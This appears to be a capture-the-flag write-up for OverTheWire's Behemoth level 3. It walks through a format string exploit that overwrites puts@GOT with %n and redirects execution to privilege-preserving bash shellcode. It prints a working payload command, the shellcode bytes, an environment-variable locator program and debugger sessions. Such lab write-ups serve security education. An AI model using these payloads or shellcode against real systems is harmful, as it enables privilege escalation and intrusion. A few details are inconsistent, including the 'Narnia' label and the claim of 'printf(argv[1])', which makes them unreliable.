


Behemoth Level - 3

This is an elaborate each level oriented write-up for the Narnia wargame from OverTheWire.org. These challenges provide invaluable hands-on learning experiences in cybersecurity and exploitation techniques. If you find these resources helpful, please consider supporting the OverTheWire team who create and maintain these educational platforms—they're doing important work making security education accessible to everyone.

Donate at: https://overthewire.org/information/donate.html

Author: Jinay Shah

Tools Used:

- ltrace
- gdb

TL;DR

Vulnerability

Uncontrolled format string vulnerability in a user-controlled input passed directly to `printf`.

This allowed:

- arbitrary memory reads
- **arbitrary memory writes via `%n`**
- GOT overwrite leading to control-flow hijack

Targeted overwrite:

`puts@GOT` → redirected to shellcode placed on the stack.

Methodology

1. **Binary Analysis**
   - Identified unsafe `printf(argv[1])` usage
   - Confirmed writable GOT and non-PIE binary
   - ASLR disabled on target system
2. **Address Resolution**
   - Located `puts@GOT` (`0x0804b218`)
   - Identified reliable stack offset for format string writes
   - Calculated shellcode address on stack via local testing
3. **Exploit Strategy**
   - Used **byte-wise GOT overwrite** `%n`
   - Split target address into individual bytes
   - Carefully ordered writes to avoid value corruption
   - Managed cumulative printed byte count for correct padding
4. **Critical Decision**
   - Stopped relying solely on GDB behavior
   - Executed payload **outside debugger** using stdin piping
   - Real execution context fixed final byte-write inconsistencies

---

Final Working Payload (Structure)

Payload layout (conceptual):

```
[ puts@GOT+0 ][ puts@GOT+1 ][ puts@GOT+2 ][ puts@GOT+3 ]
[ padding + %n writes to overwrite each byte ]
```

```
[ NOP sled ]
[ shellcode ]
```

Key points:

- `%hhn` used for precise byte control
- Padding calculated so each `%hhn` writes the intended byte
- Shellcode placed on stack, jumped to via overwritten `puts`
- Payload executed via:

```
(echo -e "AAAA\x18\xb2\x04\x08AAAA\x19\xb2\x04\x08AAAA\x1a\xb2\x04\x08AAAA\x1b\xb2\x04\x08%76x%n%104x%n%43x%n%256x%n"; cat) | /behemoth/behemoth3
```

Debugger-only execution caused misleading failures; **local execution succeeded immediately**.

Learnings

- **Debugger behavior ≠ real execution**
  - Stack layout and environment differ significantly
- "Almost correct" exploits still fail — **precision is absolute**
- Byte-wise writes are safer but demand strict accounting
- Format string exploitation is less about creativity and more about **discipline**
- Staying with the problem *after confidence breaks* is the real filter

> Behemoth Level-3 doesn't test whether you know format strings.
>
> It tests whether you can finish when everything already "should" work.

Level info:

There is no information for this level, intentionally.

[It will remain so for all the next stages as well of this wargame series]

Solution:

Let’s begin with normal execution of our ./behemoth3 script and then we will see as to how it behaves:

```
behemoth3@behemoth:/behemoth$ ls -al
total 136
drwxr-xr-x  2 root      root       4096 Oct 14 09:26 .
drwxr-xr-x 31 root      root       4096 Dec  9 00:59 ..
-r-sr-x---  1 behemoth1 behemoth0 11696 Oct 14 09:26 behemoth0
-r-sr-x---  1 behemoth2 behemoth1 11300 Oct 14 09:26 behemoth1
-r-sr-x---  1 behemoth3 behemoth2 15124 Oct 14 09:26 behemoth2
-r-sr-x---  1 behemoth4 behemoth3 11348 Oct 14 09:26 behemoth3
-r-sr-x---  1 behemoth5 behemoth4 15120 Oct 14 09:26 behemoth4
-r-sr-x---  1 behemoth6 behemoth5 15404 Oct 14 09:26 behemoth5
-r-sr-x---  1 behemoth7 behemoth6 15144 Oct 14 09:26 behemoth6
-r-xr-x---  1 behemoth7 behemoth6 14924 Oct 14 09:26 behemoth6_reader
-r-sr-x---  1 behemoth8 behemoth7 11472 Oct 14 09:26 behemoth7
behemoth3@behemoth:/behemoth$ ./behemoth3
Identify yourself: Jynx
Welcome, Jynx

aaaand goodbye again.
behemoth3@behemoth:/behemoth$ ltrace ./behemoth3
__libc_start_main(0x804909d, 1, 0xffffd464, 0 <unfinished ...>
printf("Identify yourself: ")                                          = 19
fgets(Identify yourself: JYNX
"JYNX\n", 200, 0xf7fae5c0)                                             = 0xffffd2e0
printf("Welcome, ")                                                    = 9
printf("JYNX\n"Welcome, JYNX
)                                                              = 5
puts("\naaaand goodbye again."
aaaand goodbye again.
)                                                  = 23
+++ exited (status 0) +++
behemoth3@behemoth:/behemoth$
```

I tried buffer overflow/segmentation fault, but nah that is not the key here it seems:

```
behemoth3@behemoth:/behemoth$ ltrace ./behemoth3
__libc_start_main(0x804909d, 1, 0xffffd464, 0 <unfinished ...>
printf("Identify yourself: ")                                                    = 19
fgets(Identify yourself: JYNX
"JYNX\n", 200, 0xf7fae5c0)                                                 = 0xffffd2e0
printf("Welcome, ")                                                              = 9
printf("JYNX\n"Welcome, JYNX
)                                                                  = 5
puts("\naaaand goodbye again."
aaaand goodbye again.
)                                                   = 23
+++ exited (status 0) +++
behemoth3@behemoth:/behemoth$ ltrace ./behemoth3
__libc_start_main(0x804909d, 1, 0xffffd464, 0 <unfinished ...>
printf("Identify yourself: ")                                                    = 19
fgets(Identify yourself: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABB
BB
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"..., 200, 0xf7fae5c0)                     = 0xffffd2e0
printf("Welcome, ")                                                              = 9
printf("AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"...)                                      = 199
puts("\naaaand goodbye again."Welcome, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
aaaand goodbye again.
)                                                   = 23
+++ exited (status 0) +++
behemoth3@behemoth:/behemoth$
```

Let's try something else now, let's first analyze the program behavior in GDB:

```
$> gdb ./behemoth3
(gdb) disassemble main
```

The `puts` function is and must be the critical vulnerability as we have seen previously in many of the other OverTheWire war game series- format string attacks to be precise [if you have been following my stuff] but anyways moving forward, let's check if it is accepting formatted strings;

```
behemoth3@behemoth:/behemoth$ ./behemoth3
Identify yourself: AAAA%x
Welcome, AAAA41414141

aaaand goodbye again.
behemoth3@behemoth:/behemoth$
```

As you can see the value of A was changed to hexadecimal value of → 41 and appended at the end of the string.

Alright so we see the vulnerability now, let's look at the stack behavior as well in GDB, we will add a breakpoint just after puts function:

```
   0x080491ca <+68>:    call   0x8049040 <printf@plt>
   0x080491cf <+73>:    add    $0x4,%esp
   0x080491d2 <+76>:    push   $0x804a026
   0x080491d7 <+81>:    call   0x8049060 <puts@plt>
   0x080491dc <+86>:    add    $0x4,%esp
   0x080491df <+89>:    mov    $0x0,%eax
   0x080491e4 <+94>:    leave
   0x080491e5 <+95>:    ret
End of assembler dump.
(gdb)
```

```
(gdb) break *main+86
```

```
(gdb) break *main+86
Breakpoint 1 at 0x80491dc
(gdb) run
Starting program: /behemoth/behemoth3
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Identify yourself: AAAA
Welcome, AAAA

aaaand goodbye again.

Breakpoint 1, 0x080491dc in main ()
(gdb) x/20wx $esp
0xffffd2ac:     0x0804a026      0x41414141      0x0000000a      0x00000000
0xffffd2bc:     0x08048034      0x00000000      0x00000000      0x00001000
0xffffd2cc:     0xf7fc9000      0x00000000      0xf63d4e2e      0xf7ffdbf4
0xffffd2dc:     0xffffd350      0xffffd354      0xf7fd37de      0x08048200
0xffffd2ec:     0xffffd354      0xf7ffdb8c      0x00000001      0xf7fc1720
(gdb)
```

```
(gdb) x/20wx $esp

This command is used to examine 20 words of (size of) bytes or data from sta
ck pointer that is $esp

x/  → examine
20w → 2o words [size of]
x   → hexadecimal format [could also be c → characters or d → decimal forma
tting]
```


As we can see in the screenshot 0x41414141 the hex value of 'AAAA' is stored. Let's also see how the program behaves in GDB when we provide longer size pf strings, we saw earlier as well- when we attempted a potential buffer overflow but this time we will see it in GDB [debugging mode];

I'll be using 500 As-


```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

The output:



The total number of As received seems far less than what we provided, to be exact they are: 199



Another important thing to be considerate about is [and I have messed this up more than digits can count] executing binaries in GDB or any other debugging

mode is absolutely different than executing them in local env [especially in terms of memory, stack behavior and return pointers], the puts function in question if you look closely is:

```
<puts@plt> → What puts@plt actually means
                    In an ELF binary (Linux):
                       puts → the real libc function (in libc.so)
                       puts@plt → Procedure Linkage Table (PLT) stub inside you
r binary
```

```
Execution flow is:

call puts@plt
  ↓
PLT stub
  ↓
GOT lookup
  ↓
libc puts()


GDB simply labels the address as puts@plt so humans understand it.
The CPU never sees "@plt" — it just jumps to an address.
puts@plt → dynamic linker → resolve libc puts → patch GOT
```

We need to find the equivalent GOT return location of PLT to figure out the exact return memory address, what is GOT or got.
To inspect the exact GOT location we can:

```
(gdb) info files
```

```
(gdb) info files
Symbols from "/behemoth/behemoth3".
Native process:
        Using the running image of child process 34.
        While running this, GDB does not access memory from...
Local exec file:
        `/behemoth/behemoth3', file type elf32-i386.
        Entry point: 0x8049070
        0x08048174 - 0x08048187 is .interp
        0x08048188 - 0x080481ac is .note.gnu.build-id
        0x080481ac - 0x080481cc is .note.ABI-tag
        0x080481cc - 0x080481f0 is .gnu.hash
        0x080481f0 - 0x08048270 is .dynsym
        0x08048270 - 0x080482d8 is .dynstr
        0x080482d8 - 0x080482e8 is .gnu.version
        0x080482e8 - 0x08048318 is .gnu.version_r
        0x08048318 - 0x08048328 is .rel.dyn
        0x08048328 - 0x08048348 is .rel.plt
        0x08049000 - 0x08049020 is .init
        0x08049020 - 0x08049070 is .plt
        0x08049070 - 0x080491e6 is .text
        0x080491e8 - 0x080491fc is .fini
        0x0804a000 - 0x0804a03d is .rodata
        0x0804a040 - 0x0804a06c is .eh_frame_hdr
        0x0804a06c - 0x0804a10c is .eh_frame
        0x0804b10c - 0x0804b110 is .init_array
        0x0804b110 - 0x0804b114 is .fini_array
        0x0804b114 - 0x0804b1fc is .dynamic
        0x0804b1fc - 0x0804b200 is .got
        0x0804b200 - 0x0804b21c is .got.plt
        0x0804b21c - 0x0804b224 is .data
        0x0804b240 - 0x0804b248 is .bss
```

From `info files` we get:

```
.got      :0x0804b1fc -0x0804b200
.got.plt  :0x0804b200 -0x0804b21c
```

Important rules (x86-32)

- Function GOT entries live in `.got.plt`
- `.got` is mostly for non-function relocations


- Each GOT entry = 4 bytes

So `puts@GOT` must be inside the range:

```
0x0804b200 → 0x0804b21c
```

Next we need to manually disassemble the PLT section.

```
disassemble 0x08049020, 0x08049070
```



From our PLT disassembly we get:

```
0x08049060 <puts@plt+0>: jmp *0x804b218
```

Therefore:

```
puts@GOT = 0x0804b218
```

This is the only correct answer, it has to be I think- we will see. Also now we can see more concretely:

```
.got.pltrange  : 0x0804b200 → 0x0804b21c
puts@GOT       : 0x0804b218 ← one 4-byte slot
```

Our PLT disassembly confirms it. Let's convert it into little endian format:

```
\x18\xb2\x04\x08
```

Make a google search if you are still not aware [or forgot] about big and little endian formatting in computer architectures.

Now the idea of the exploit and payload, to-be crafted and executed is; we store the SHELLCODE in this particular memory address: `\x18\xb2\x04\x08` we can get the password for our next level.

Let's try storing a value first if it succeeds we can store our SHELLCODE easily as well:

```
run < <(echo -e "\x18\xb2\x04\x08%n")
```

```
(gdb) run < <(echo -e "\x18\xb2\x04\x08%n")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /behemoth/behemoth3 < <(echo -e "\x18\xb2\x04\x08%n")
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Identify yourself: Welcome, ◆

Program received signal SIGSEGV, Segmentation fault.
0x00000004 in ?? ()
(gdb) x/20wx $esp
0xffffd2a8:     0x080491dc      0x0804a026      0x0804b218      0x000a6e25
0xffffd2b8:     0x00000000      0x08048034      0x00000000      0x00000000
0xffffd2c8:     0x00001000      0xf7fc9000      0x00000000      0xf63d4e2e
0xffffd2d8:     0xf7ffdbf4      0xffffd350      0xffffd354      0xf7fd37de
0xffffd2e8:     0x08048200      0xffffd354      0xf7ffdb8c      0x00000001
(gdb) x/5wx 0x0804b218
0x804b218 <puts@got.plt>:       0x00000004      0x00000000      0x00000000      0x00000000
0x804b228:      0x00000000
(gdb)
```

See the address `0x0804b218` stores the value 4 or hex value of 4 in memory → `0x00000004`.

Allow me to give a breakdown of what is happening why this is successful and what the command actually means:

Inside GDB:
  run → starts the program under the debugger.
        By default, the program reads input from stdin.

 < (stdin redirection)
  run < something
  feeds stdin of the program from something instead of the keyboard.
  So the vulnerable program receives the input automatically.

 <(...) (process substitution)
 This is Bash, not GDB.
 <(command) runs command
 exposes its output as a temporary file
 whose path is passed to <

Effectively:
program stdin ← output of echo command
Think of it as:
run < /proc/self/fd/63

 echo -e "\x18\xb2\x04\x08%n"
  echo -e
  -e enables escape sequence interpretation
  Without -e, \x18 would be literal text

\x18\xb2\x04\x08
These are raw bytes, not characters:
Byte Meaning
\x18 0x18
\xb2 0xb2
\x04 0x04
\x08 0x08

Combined (little-endian):

0x0804b218

This is the address we just discovered:
puts@GOT = 0x0804b218

So the input starts by placing the GOT address on the stack.

%n (format string write)

In printf(user_input) vulnerability:
%n does not print
It writes the number of bytes printed so far
To the address supplied from the stack

So the flow is:
printf() reads format string from input
First “argument” on stack → 0x0804b218
%n writes to that address

What gets written?

Bytes printed before %n.
In this payload:
\x18\xb2\x04\x08
= 4 bytes already output

So %n writes:
4
as a 32-bit integer to:
(int)0x0804b218 = 4
That overwrites puts@GOT.

Essentially, we can overwrite `puts@got` in effect now!


We will need a SHELLCODE, I will be suing the one that I have been using this while, if you been following enough you must know by now:

Link to the page:

```
https://shell-storm.org/shellcode/files/shellcode-606.html
```

Shell-hex code:


```
\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80
```



You can choose any other SHELLCODE as well, however ensure that is preserves effective user ID as in: `bash -p`.

We will need to export our SHELLCODE as an .env variable:

```
export SHELLCODE=$'\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80'
```



Its exported as intended, we will need to find the exact location of our SHELLCODE variable- which we can do using the script we built in previous level of behemoth level-1 here it is:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
	char *ptr;
	ptr = getenv(argv[1]);
	ptr += (strlen(argv[0]) - strlen(argv[2])*2);
	printf("%s location address: %p\n", argv[1], ptr);
}
```

Allow me to explain the code and what it does for us:

```
int main(int argc, char *argv[]){
```

- Program entry point.
- `argc` = number of command-line arguments.
- `argv` = array of pointers to the argument strings.

Expected arguments:

- `argv[0]` → program name
- `argv[1]` → name of an environment variable

- `argv[2]` → another string (used only for its length)

```
char *ptr;
```

Declares a pointer of char data-type.

```
ptr = getenv(argv[1]);
```

Calls `getenv()` with the name stored in `argv[1]`.

`getenv()` returns:

A pointer to the value string of that environment variable in memory

Or NULL if the variable does not exist

`ptr` now points to the start of the environment variable's value, not the variable name.

Example:

```
./getloc SHELLCODE /behemoth/behemoth1

